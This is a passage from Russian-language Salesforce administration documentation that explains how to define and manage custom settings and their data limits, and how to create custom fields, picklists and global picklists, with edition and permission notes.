- «Защищенный»: настраиваемый параметр, добавленный в управляемый пакет, недоступен организациям-подписчикам, так как отсутствует в списке пакетов. Кроме того, код Apex или API не может использоваться организациями-подписчиками для доступа к настраиваемому параметру, но может использоваться организациями-разработчиками. Подобно любому настраиваемому объекту, настраиваемый параметр, добавленный в неуправляемый пакет, доступен посредством Enterprise WSDL (аналогично значению «Общедоступный» в параметре «Доступность»).
- «Общедоступный»: подобно любому настраиваемому объекту, настраиваемый параметр доступен посредством Enterprise WSDL. Настраиваемый параметр, определенный как «Общедоступный», может быть добавлен в пакет. Независимо от типа пакета (управляемый или неуправляемый), организации-подписчики могут редактировать и просматривать значения с помощью Apex или API.

 **Важное замечание:** Данное значение не может быть изменено после сохранения настраиваемого параметра.

4. Введите дополнительное описание настраиваемого параметра. При просмотре списка настраиваемых параметров подробное описание позволяет легко отличить один настраиваемый параметр от другого.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.


Пакеты недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

## 5. Нажмите кнопку «Сохранить».

-  **Прим.:** В пакеты добавляются только определения настраиваемых параметров, а не их данные. Чтобы добавить данные, рекомендуем задать значения настраиваемых параметров с помощью стандартного сценария Apex или API, выполненного организацией-подписчиком после установки пакета.

После создания настраиваемого параметра рекомендуем добавить поля.

СМ. ТАКЖЕ:



[Добавление полей настраиваемых параметров](#)

[Добавление данных настраиваемых параметров](#)

## Просмотр настраиваемых параметров

Пользователь, создавший настраиваемый параметр, может просматривать сведения о нем, управлять им и добавлять в него поля.

Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Настраиваемые параметры**» и щелкните по имени нужного настраиваемого параметра. Ниже перечислены действия, доступные при просмотре настраиваемого параметра.

- Чтобы изменить настраиваемый параметр, щелкните ссылку «**Правка**».
- Чтобы удалить настраиваемый параметр, щелкните ссылку «**Удал.**».
-  **Прим.:** Значок  указывает на использование настраиваемого параметра в установленном управляемом пакете. Настраиваемый параметр, установленный из управляемого пакета, не может быть изменен или удален.
- Чтобы **добавить данные** в настраиваемый параметр, щелкните ссылку «**Управление**».

Чтобы **добавить поля** в настраиваемый параметр, нажмите кнопку «**Создать**».

СМ. ТАКЖЕ:

[Определение настраиваемых параметров](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

## Добавление полей настраиваемых параметров

После определения настраиваемых параметров рекомендуем добавить поля. Настраиваемые поля содержат данные, которые используются настраиваемым параметром.

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые параметры**».
2. Щелкните нужный настраиваемый параметр. (При создании настраиваемого параметра открывается страница «Сведения о настраиваемом параметре».)
3. Нажмите кнопку «Создать».
4. Выберите тип поля и нажмите кнопку «Далее».

 **Прим.:** Размер записи определяется максимальным размером поля каждого типа. При добавлении полей в определение настраиваемого параметра рекомендуем использовать соответствующий тип и задавать длину, являющуюся оптимальной для выбранного типа данных. Данное действие позволяет избежать превышения ограничения для кэшированных данных. Например, при создании поля номера социального обеспечения выберите тип данных «Текст» и введите значение «9». При выборе типа данных «Область текста» каждая запись, содержащая данное поле, увеличивает показатели использования на 255 символов, независимо от количества введенных символов.

5. Введите сведения для поля.
6. По завершении нажмите кнопку «Сохранить» или «Сохранить и создать».

После добавления полей рекомендуем добавить данные и указать уровень доступа для настраиваемых параметров иерархии.

СМ. ТАКЖЕ:

[Добавление данных настраиваемых параметров](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

Пакеты недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

## Управление данными настраиваемых параметров

Чтобы заполнить поля, [определите настраиваемые параметры](#) и [добавьте поля](#), а затем выполните указанные ниже действия.

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые параметры**».
2. Щелкните ссылку «**Управление**» напротив нужного настраиваемого параметра или одноименную кнопку на странице сведений о настраиваемом параметре.
3. Введите или измените значения настраиваемого параметра.
  - Ниже перечислены действия, доступные над параметрами списка.
    - Чтобы добавить данные в поля, нажмите кнопку «**Создать**».
    - Чтобы изменить имя набора данных или данные, щелкните ссылку «**Правка**» напротив имени текущего набора данных.
    - Чтобы удалить набор данных, щелкните ссылку «**Удал.**» напротив имени текущего набора данных.
  - При использовании параметра иерархии определите уровень иерархии для добавления стандартных данных (организация, профиль или пользователь).  
Чтобы добавить стандартные данные на уровне организации, нажмите кнопку «**Создать**» в разделе «Значение уровня организации по умолчанию». Данные, которые уже определены для организации, доступны только для редактирования или удаления.  
Чтобы добавить стандартные данные на уровне профиля или пользователя, нажмите кнопку «**Создать**» в нижнем разделе страницы (напротив параметра «Ответственный за настройку»).

Ниже перечислены действия, доступные после определения данных.

- Чтобы изменить стандартный набор данных на уровне организации, нажмите кнопку «**Правка**» в разделе «Значение уровня организации по умолчанию». Чтобы удалить стандартный набор данных, нажмите кнопку «**Удалить**» (доступно только для настраиваемых параметров иерархии).
- Чтобы просмотреть данные, щелкните ссылку «**Просмотр**» напротив имени текущего набора данных (доступно только для настраиваемых параметров иерархии).
- Чтобы изменить имя набора данных или данные, щелкните ссылку «**Правка**» напротив имени текущего набора данных.
- Чтобы удалить набор данных, щелкните ссылку «**Удал.**» напротив имени текущего набора данных.

СМ. ТАКЖЕ:

[Ограничения и рекомендации по использованию настраиваемых параметров](#)

[Добавление данных настраиваемых параметров](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

## Добавление данных настраиваемых параметров

После определения настраиваемых параметров и добавления полей рекомендуем заполнить поля данными.

Пользователь может задать как минимум один набор данных. При использовании настраиваемых параметров списка каждому набору данных присваивается имя, используемое кодом Apex, полями формулы и другими компонентами для обращения.

При использовании настраиваемых параметров иерархии доступ к данным предоставляется на основе уровня доступа (пользователь, профиль или организация). По умолчанию сначала отображаются данные, доступные на самом низшем уровне, то есть на уровне пользователя. Например, в приложении могут использоваться разные контактные номера: один — для конечных пользователей, а второй — только для системных администраторов.

Чтобы добавить данные в поля настраиваемых параметров, выполните указанные ниже действия.


1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Настраиваемые параметры**» и щелкните по ссылке «**Управление**» напротив нужного настраиваемого параметра. При необходимости нажмите кнопку «**Управление**» на странице сведений о настраиваемом параметре.
2. Нажмите кнопку «**Создать**» или ссылку «**Правка**» напротив текущего набора данных.
3. Добавьте или измените данные.

При использовании настраиваемых параметров списка:

- a. Укажите или измените имя набора данных. Данное имя используется кодом Apex, полями формулы и прочими компонентами.
- b. Введите или измените данные для всех полей.
- c. Нажмите кнопку «**Сохранить**».

При использовании настраиваемых параметров иерархии:

- a. Для стандартных значений уровня организации: введите или измените данные полей. Стандартное местоположение организации вводится автоматически.
- b. Для значений уровня профиля или пользователя: выберите пункт «Профиль» или «Пользователь» в раскрывающемся списке «Расположение». Введите имя профиля или пользователя или воспользуйтесь диалоговым окном поиска. Затем введите или измените данные полей.
- c. Нажмите кнопку «**Сохранить**».

 **Прим.:** Настраиваемый параметр иерархии позволяет добавлять только одну запись для профиля или пользователя. Добавление двух записей для одного профиля или пользователя инициирует возникновение ошибки.

СМ. ТАКЖЕ:

[Управление данными настраиваемых параметров](#)

[Добавление полей настраиваемых параметров](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

## Просмотр данных настраиваемых параметров

Данные могут быть просмотрены только после [добавления полей](#) и их [заполнения](#).

1. Введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «**Настраиваемые параметры**» и щелкните по ссылке «**Управление**» напротив заданного настраиваемого параметра. При необходимости нажмите кнопку «**Управление**» на странице сведений о настраиваемом параметре.
2. Чтобы просмотреть набор данных, щелкните ссылку «**Просмотр**» напротив нужного набора (доступно только для настраиваемых параметров иерархии).

СМ. ТАКЖЕ:

[Добавление полей настраиваемых параметров](#)

[Добавление данных настраиваемых параметров](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

## Ограничения и рекомендации по использованию настраиваемых параметров

Ниже перечислены рекомендации и ограничения, действующие для размера кэшированных данных при использовании настраиваемых параметров.

- Общий размер кэшированных данных, допустимый для организации, должен быть **наименьшим** из двух значений:
  - 10 Мб
  - 1 Мб, умноженный на количество полных лицензий пользователя в организации

Например, организации, использующей три полных лицензии, предоставляется хранилище настраиваемых параметров размером 3 Мб. Организации, использующей 20 полных лицензий, предоставляется хранилище размером 10 Мб.

Каждому сертифицированному управляемому пакету предоставляется отдельное ограничение наряду с ограничением для организации. Например, если организация устанавливает два сертифицированных управляемых пакета и использует три полных лицензии, то каждому сертифицированному управляемому пакету предоставляется хранилище настраиваемых параметров размером 3 Мб наряду с аналогичным ограничением для организации, равным 3 Мб.

- Разрешается добавлять не более 300 полей на один настраиваемый параметр, если ограничение для настраиваемых объектов составляет не менее 300 полей. Если данное ограничение составляет менее 300 полей, то ограничение по количеству полей для настраиваемых параметров равняется ограничению по количеству полей для настраиваемых объектов.
- Запись или объект настраиваемого параметра не поддерживает возможность общего доступа.
- При создании настраиваемого параметра ответственный не назначается, поэтому не может быть изменен.
- Настраиваемые параметры — это тип настраиваемого объекта. Каждый настраиваемый параметр учитывается общим количеством настраиваемых объектов организации.
- Просмотр неудаленного настраиваемого параметра в поле формулы инициирует возникновение ошибки при отсутствии полномочия «Настройка приложения». Чтобы предотвратить данную ошибку, рекомендуем выполнить повторное развертывание данного настраиваемого параметра в организации. Кроме того, рекомендуем удалить данный настраиваемый параметр, воссоздать настраиваемый параметр с тем же именем и данными, а затем удалить и воссоздать все поля формулы, использующие данный параметр.
- Если формула кросс-объекта ссылается на поле валюты из настраиваемого параметра, то значение данного поля не преобразуется в валюту записи, содержащей формулу. Если валюта поля настраиваемого параметра отличается от валюты записи, то формула может возвращать неточный результат.

Чтобы просмотреть общий размер данных, используемых организацией, введите строку «*Настраиваемые параметры*» в поле «Быстрый поиск» и выберите «**Настраиваемые параметры**». Данная страница содержит размер одной записи, количество созданных записей и общий размер, используемый каждым настраиваемым параметром.

Размер записи определяется максимальным размером поля каждого типа. При добавлении полей в определение настраиваемого параметра рекомендуем использовать соответствующий тип и задавать длину, являющуюся оптимальной для выбранного типа данных. Данное действие позволяет избежать превышения ограничения для кэшированных данных. Например, при создании поля номера социального обеспечения выберите тип данных «Текст» и введите значение «9».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Developer Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления настраиваемыми параметрами:

- «Настройка приложения»

При выборе типа данных «Область текста» каждая запись, содержащая данное поле, увеличивает показатели использования на 255 символов, независимо от количества введенных символов.

СМ. ТАКЖЕ:

[Настраиваемые параметры](#)

## Работа с настраиваемыми полями

### Настройка полей

Настройка полей позволяет выполнять уникальные требования организации. Ниже перечислены доступные действия.

- Изменение некоторых аспектов стандартных полей
- Изменение или добавление значений в настраиваемые поля раскрывающегося списка
- Определение правил зависимости между полями
- Создание настраиваемых полей для сбора дополнительных сведений
- Создание полей формулы, которые автоматически вычисляют значения на основе содержимого других полей
- Определение стандартных значений для настраиваемых полей
- Определение правил проверки для полей
- Назначение полю статуса обязательного
- Настройка полей для отслеживания изменений, включая дату, время, причину и автора изменения
- Создание макетов страниц для управления способом отображения полей
- Настройка параметров безопасности для управления доступом к полям
- Создание или изменение наборов полей

#### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях: **все**  
версии.

Стандартные поля и макеты страниц недоступны в версиях: **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»



## Настройка стандартных полей

Пользователи могут настраивать некоторые аспекты стандартных полей (например, значения раскрывающихся списков, формат полей автонумерации, отслеживание журнала поля, [фильтры поиска для полей взаимосвязи](#) и [справку поля](#)).

Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют просматривать сведения о стандартных полях и настраивать параметры безопасности полей.


## Изменение стандартных полей автонумерации

Уникальные идентификаторы решений, обращений и контактов являются стандартными полями автонумерации. Каждой созданной записи назначается уникальный номер заданного формата. При необходимости измените формат и нумерацию данных полей.

1. Откройте параметры управления объектом, поле которого необходимо изменить, и перейдите в область полей.
2. Щелкните **«Правка»** напротив имени нужного поля.
3. Чтобы настроить параметры форматирования полей автонумерации (например, минимальное количество начальных нулей и префикс или индекс числа), заполните поле «Формат отображения».

Изменения формата не влияют на текущие записи и применяются только к новым записям.

4. Введите номер, который должен быть назначен следующей записи, созданной после сохранения внесенных изменений.
5. Нажмите кнопку **«Сохранить»**.

 **Внимание:** Система Salesforce отображает предупреждение при вводе следующего номера, который предшествует текущим номерам. Тем не менее, система позволяет создавать повторяющиеся номера при многократном изменении формата автонумерации посредством похожих форматов.

СМ. ТАКЖЕ:

[Типы настраиваемых полей](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения стандартных полей:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для изменения стандартных полей автонумерации:

- «Настройка приложения»

## Настраиваемые поля

Чтобы настроить организацию, рекомендуем добавить настраиваемые поля для всех вкладок и объектов, используемых в организации.

Дополнительную информацию об общем количестве настраиваемых полей, доступных для создания, см. в разделе «*Ограничения Salesforce*».

 **Прим.:** Когда число настраиваемых полей организации приближается к 800, при удалении поля и создании нового может возникать ошибка. Во время физического удаления выполняются восстановление и очистка поля, при этом оно временно учитывается в общем количестве полей. Процесс удаления запускается, только когда очередь переполнена, так что запуск может начаться через несколько дней или недель. В течение этого срока удаленные поля учитываются в общем максимально разрешенном количестве полей. Чтобы запросить немедленное удаление полей, свяжитесь со службой поддержки Salesforce.

Дополнительную информацию см. в разделах ниже.

- [Создание настраиваемых полей](#)
- [Редактирование настраиваемых полей](#)
- [Просмотр полей конкретного объекта](#)
- [Удаление полей](#)
- [Создание формул](#)
- [Создание настраиваемого поля раскрывающегося списка](#)
- [Определение зависимых раскрывающихся списков](#)
- [Определение стандартных значений полей](#)
- [Дополнительные параметры настраиваемых полей](#)
- [Атрибуты настраиваемого поля](#)

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic** и  
**Lightning Experience**

Доступно в версиях: **все**  
версии.

Вкладки недоступны в  
версии **Database.com**  
**Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
настраиваемых полей:

- «Настройка приложения»


## Создание и расширение настраиваемых полей

### Создание настраиваемых полей


Соберите свои уникальные деловые данные путем их сохранения в настраиваемых полях. При создании настраиваемого поля пользователь конфигурирует место их отображения и при необходимости проверяет безопасность на уровне поля.

Хотите настроить систему Salesforce для сбора всех важных бизнес-данных? Данный короткий видеоролик содержит рекомендации по созданию поля настраиваемого раскрывающегося списка — от выбора правильного типа поля до применения параметров безопасности поля.


Прежде чем начать работу, определите [тип создаваемого поля](#).

 **Прим.:** Если ваша организация ограничена 800 настраиваемыми полями и пользователь удаляет или создает поля, создание поля может не удалиться. Во время физического удаления выполняются восстановление и очистка поля, при этом оно временно учитывается в общем количестве полей. Процесс удаления запускается, только когда очередь переполнена, так что запуск может начаться через несколько дней или недель. В течение этого срока удаленные поля учитываются в общем максимально разрешенном количестве полей. Чтобы запросить немедленное удаление полей, свяжитесь со службой поддержки Salesforce.

1. В разделе настроек управления для объекта, к которому вы хотите добавить поле, перейдите в раздел «Поля».

 **Прим.:** Пользовательские поля задач и событий доступны в разделе параметров управления объектами для действий.

2. Нажмите кнопку «Создать».

 **Совет:** При необходимости настройте [зависимости полей](#) и функцию отслеживания журнала полей для настраиваемых объектов.

3. Выберите нужный [тип поля](#) и нажмите кнопку «Далее». Ниже приведены рекомендации по работе.

- Некоторые типы данных доступны только для определенных конфигураций. Например, тип данных «Взаимосвязь "Основная–подробная"» доступен только в том случае, если настраиваемый объект еще не содержит такой взаимосвязи.
- Настраиваемые параметры и внешние объекты поддерживают только наборы доступных типов данных.
- Доли возможности не поддерживают добавление настраиваемого поля типа «Раскрывающийся список со множественным выбором», «Область обогащенного текста» или «Зависимый раскрывающийся список».
- Поля взаимосвязи учитываются ограничениями по количеству настраиваемых полей.
- Тип данных «Сводное резюме» доступен только для некоторых объектов.
- Типы полей соответствуют типам данных API.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Внешние объекты Lightning Connect доступны в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Настраиваемые поля действий недоступны в версии **Group Edition**.

Настраиваемые параметры недоступны в версии **Professional Edition**.

Макеты недоступны в версии **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»

- Если организация использует шифрование платформы, просмотрите порядок шифрования настраиваемых полей посредством предложения по шифрованию платформы.

4. При использовании полей взаимосвязи свяжите объект с полем и нажмите кнопку **«Далее»**.
5. При использовании полей взаимосвязи непрямого поиска выберите поле уникального внешнего кода родительского объекта и нажмите кнопку **«Далее»**. Значения родительского поля сопоставляются со значениями дочернего поля взаимосвязи непрямого поиска для определения записей, связанных друг с другом.
6. Введите метку поля.

Система Salesforce заполняет поле «Имя поля» меткой поля. Данное имя должно быть уникальным и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Имя поля может использоваться для полей слияния в настраиваемых ссылках, настраиваемых элементах S-Control и при обращении к полю посредством API.

 **Совет:** Убедитесь в уникальности имени и метки настраиваемого поля объекта.

- Если имена или метки стандартного и настраиваемого полей совпадают, то поле слияния содержит значение настраиваемого поля.
- Если имена или метки двух настраиваемых полей совпадают, то поле слияния может содержать непредвиденное значение.

Если при создании метки поля *«Эл. почта»* уже существует стандартное поле *«Эл. почта»*, то поле слияния может не различать имена полей. Чтобы гарантировать уникальность имени настраиваемого поля, рекомендуем дополнить его символами. Например, *«Эл. почта12»*.

7. Чтобы определить необходимость заполнения поля, а также действия, выполняемые при удалении записи, введите **атрибуты поля** и установите соответствующие флажки.
8. Чтобы переподчинить дочернюю запись во взаимосвязи «Основная — подробная», заданной для настраиваемых объектов, другой родительской записи, установите флажок **«Разрешить переподчинение»**.
9. Чтобы ограничить результаты поиска по полям взаимосвязи, создайте фильтр поиска. Недоступно для внешних объектов.
10. Нажмите кнопку **«Далее»**.
11. В версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition выберите параметры доступа к полю для каждого профиля, а затем нажмите кнопку **«Далее»**.

| Уровень доступа   | Включенные параметры                           |
|---|--|
| Пользователи могут просматривать и редактировать поле.                | <b>«Доступно»</b>                              |
| Пользователи могут просматривать поле, но не могут его редактировать. | <b>«Доступно»</b> и <b>«Только для чтения»</b> |
| Пользователи не могут просматривать или редактировать поле.           | Нет  |

 **Прим.:**

- По умолчанию созданное настраиваемое поле доступно профилям портала для просмотра или редактирования только при наличии статуса **универсального обязательного**.

- Профили с полномочием «Просмотр зашифрованных данных» обозначаются звездочкой.


12. Выберите макеты страниц для отображения редактируемого поля и нажмите кнопку **«Далее»**.

| Поле                       | Расположение на макете страницы   |
|----------------------------|---|
| Обычное                    | Последнее поле в первом двухстолбцовом разделе.   |
| Область подробного текста  | Конец первого одностолбцового раздела.  |
| Пользователь               | Нижняя часть страницы сведений о пользователе.  |
| Универсальное обязательное | Данное поле не может быть удалено из макетов страниц или выбрано в качестве доступного только для чтения. |

13. При использовании полей взаимосвязи создайте связанный список связанных записей и добавьте его в макеты страниц соответствующего объекта.

- Чтобы изменить имя связанного списка в макетах страниц, щелкните поле **«Метка связанного списка»** и введите новое имя.
- Чтобы добавить связанный список в настраиваемые макеты страниц, установите флажок **«Добавить связанный список в текущие персональные настройки пользователя»**.

14. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

 **Прим.:** Создание полей может инициировать одновременное изменение большого количества записей. Для эффективной обработки этих изменений запрос пользователя может быть поставлен в очередь, а после его выполнения будет отправлено электронное уведомление.

СМ. ТАКЖЕ:

[Взаимосвязи внешних объектов](#)

[В чем разница между классическим шифрованием и шифрованием платформы?](#)

[Какие поля можно шифровать?](#)

[Шифрование файлов и вложений](#)

[Поиск по параметрам управления объектами](#)

[Соотнесение настраиваемых полей интересов для преобразования интересов](#)

[Определение полей фильтра поиска](#)


## Создание настраиваемого поля раскрывающегося списка

Чтобы разрешить пользователям выбор значений из заданных списков, создайте настраиваемые поля раскрывающегося списка.

Посмотреть демонстрационный ролик:  [Настраиваемые поля: раскрывающиеся списки](#)

Система позволяет создавать поля раскрывающегося списка двух типов.

- «Раскрывающийся список»: данный тип поля позволяет выбирать одно значение из заданного списка.
- «Раскрывающийся список со множественным выбором»: данный тип поля позволяет выбирать несколько значений из заданного списка. Все значения данного поля отделены точкой с запятой.

 **Прим.:** Поля раскрывающегося списка недоступны для внешних объектов. Доли возможности не поддерживают добавление настраиваемого поля типа «Раскрывающийся список со множественным выбором», «Область обогащенного текста» или «Зависимый раскрывающийся список».

1. Из параметров управления объектом для вашего объекта перейдите к разделу полей.


- Для раскрывающихся списков статусов проверки статей базы знаний, в разделе «Настройка» введите «*Статусы проверки*» в поле «Быстрый поиск», затем выберите **Статусы проверки**.

2. В списке, связанном с настраиваемыми полями, нажмите кнопку «Создать».

3. Установите переключатель «**Раскрывающийся список**» или «**Раскрывающийся список (множественный выбор)**» и нажмите кнопку «Далее».

4. Введите метку для поля раскрывающегося списка.


5. Чтобы использовать значения из имеющегося глобального раскрывающегося списка, выберите «**Использовать определение глобального раскрывающегося списка**». Чтобы использовать значения, созданные специально для этого раскрывающегося списка, выберите **Ввести значения для раскрывающегося списка, каждое значение отделять новой строкой**.

 **Важное замечание:** Этот параметр можно увидеть в выпуске Developer Edition и в безопасных организациях по умолчанию. Для всех других выпусков: Мы предоставляем эту функцию для избранных клиентов через пилотную программу, которая требует соглашения с конкретными условиями и положениями. Для получения доступа обратитесь в компанию Salesforce. Принятие пробной версии не гарантируется ввиду ее возможного изменения. Согласно данному документу, другим пресс-релизам и официальным сообщениям, данная пробная функция не является общедоступной. Компания Salesforce не может гарантировать ее общедоступность на постоянной или временной основе. Принимайте решения о покупке только на основе обычных доступных функций.

6. Если вы не воспользовались глобальным раскрывающимся списком, введите значения раскрывающегося списка. Каждое значение должно отображаться в отдельной строке. Длина значений не может превышать 255 символов.

7. Также можно отсортировать значения в алфавитном порядке, использовать первое значение списка в качестве стандартного или использовать оба варианта.

При наличии обоих флажков система Salesforce сортирует записи и выбирает первое значение в качестве стандартного.

 **Прим.:** Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности. См. раздел «[Общие сведения о стандартных значениях полей](#)» на странице 4542.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения  
настраиваемых полей:

- «Настройка приложения»

8. Выберите, следует ли ограничить значения этого раскрывающегося списка администраторским утвержденным списком. Выбор параметра **Строго принудительные значения раскрывающегося списка** предотвращает загрузку пользователями неутвержденных значений через API.
  -  **Важное замечание:** Этот параметр можно увидеть в выпуске Developer Edition и в безопасных организациях по умолчанию. Для всех других выпусков: Ограниченные списки для выбора в настоящее время доступны в качестве бета-версии. Это означает, что они функционируют, но с некоторыми известными ограничениями. Свяжитесь с Salesforce, чтобы включить ограниченные списки для выбора для Salesforce Classic.
9. При создании раскрывающегося списка со множественным выбором введите количество значений, которое должно одновременно отображаться на страницах редактирования. Количество значений определяет высоту поля.
10. При необходимости введите описание или текст справки и нажмите кнопку **«Далее»**.
11. Настройте параметры безопасности для поля раскрывающегося списка и нажмите кнопку **«Далее»**.
12. Выберите макеты страниц для добавления поля раскрывающегося списка.
13. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:


[Создание настраиваемых полей](#)

[Добавление или редактирование значений раскрывающегося списка](#)

[Удаление значения раскрывающегося списка](#)

## Создание глобального раскрывающегося списка (пробная версия)

Рекомендуем использовать глобальные раскрывающиеся списки для применения значений раскрывающегося списка ко всем объектам и полям настраиваемого раскрывающегося списка, а также ограничения раскрывающихся списков указанными значениями.

 **Прим.:** Если у вас имеется организация выпуска Developer Edition или безопасная организация, глобальные списки для выбора уже готовы к использованию.

Для всех других выпусков: Пробная версия глобальных списков для выбора предоставляется отдельным клиентам после принятия соответствующих условий. Для получения доступа обратитесь в компанию Salesforce. Принятие пробной версии не гарантируется ввиду ее возможного изменения. Глобальные списки недоступны для пользователей на общих основаниях до тех пор и если Salesforce не объявит об их доступности на общих основаниях в документации, пресс-релизах и через публичные заявления. Компания Salesforce не может гарантировать ее общедоступность на постоянной или временной основе. Рекомендуем приобретать только общедоступные продукты и функции. Вы можете предоставить отзывы и предложения по глобальным спискам для выбора в [группе Глобальные и ограниченные настраиваемые списки для выбора в сообществе успеха Salesforce](#).

Настраиваемый раскрывающийся список связывается с отдельным объектом как поле объекта. В отличие от поля настраиваемого раскрывающегося списка, глобальный раскрывающийся список используется как независимый основной список значений. Его значения применяются любым раскрывающимся списком, созданным на его основе.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии. Включено по умолчанию в выпуске **Developer Edition** и в безопасных организациях.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых полей:

- «Настройка приложения»



По сути, глобальный раскрывающийся список является ограниченным. Только администраторы Salesforce могут добавлять или изменять его значения; пользователи не могут добавлять неутвержденные значения (даже посредством API).

 **Прим.:** Можно настроить до 500 глобальных списков (или совместно используемых определений списка для выбора) в организации. Это ограничение не применяется к настраиваемым спискам, создающимся на основе глобальных определений списков для выбора.

1. Введите строку *«Раскрывающиеся списки»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Раскрывающиеся списки»**.
2. Нажмите кнопку **«Создать»** в разделе «Глобальные раскрывающиеся списки».
3. Введите метку для глобального раскрывающегося списка. Данное имя отображается при создании раскрывающихся списков на основе данного глобального раскрывающегося списка.
4. При необходимости введите описание глобального раскрывающегося списка. Данный текст отображается на странице «Раскрывающиеся списки» меню «Настройка».
5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Создать»** в разделе «Значения раскрывающегося списка».
7. Добавьте значения раскрывающегося списка путем нажатия кнопки **«Создать»** и ввода значений (по одному в строке).
8. Нажмите кнопку **«Сохранить»**.
9. Чтобы изменить порядок отображения значений, нажмите кнопку **«Изменить порядок»**. При необходимости разрешите сортировку значений в алфавитном порядке или использование первого значения в качестве стандартного.

Теперь определение глобального раскрывающегося списка может использоваться как основной список значений. Дополнительную информацию о создании раскрывающегося списка на основе глобального раскрывающегося списка см. в разделе [«Создание настраиваемого поля раскрывающегося списка»](#).

#### Некоторые ограничения данной пробной версии:

